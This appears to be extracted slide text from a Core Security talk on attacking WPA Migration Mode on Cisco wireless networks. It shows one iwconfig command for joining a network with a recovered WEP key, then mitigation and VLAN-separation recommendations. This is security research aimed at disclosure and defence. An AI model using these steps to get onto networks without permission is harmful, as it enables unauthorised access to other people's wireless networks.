


# Attacking WPA Migration Mode



www.coresecurity.com

## WPA Migration Mode Cracking Flowchart





# Attacking WPA Migration Mode



www.coresecurity.com

... We have the WEP key... now what?

- Obtain the SSID
- Obtain the WEP key ID



```
# iwconfig <WIFI INTERFACE> essid <SSID> key [<KEY_ID>] <KEY>
```



## Mitigations and Recommendations

The “truly” interesting...



.... Solutions...



## •••• Mitigation strategies

- Enable PSPF (Public Secure Packet Forwarding).
- Enable MAC filtering.
- Limit signal strength (to only cover the required area).
- Implement time-based access control.

**Don't forget...**

**The attack is still possible under these constraints!!!**

## •••• Recommendations

- Use two SSID with separate VLANs:
  - WPA-SSID
  - WEP-SSID
- Put all the filtering you can think of in the WEP-SSID, as it **will** be compromised... VPN over the Wi-Fi, etc.
- See “Integrated deployments” of “Cisco wireless LAN security” by Krishna Sankar, Sri Sundaralingam, Andrew Balinsky.

[http://books.google.com/books?id=n\\_2eZtajsBUC&lpg=PP1&pg=PA277#v=onepage&q&f=false](http://books.google.com/books?id=n_2eZtajsBUC&lpg=PP1&pg=PA277#v=onepage&q&f=false)

# Questions...?



`http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=publication&name=WPA_MIGRATION_MODE`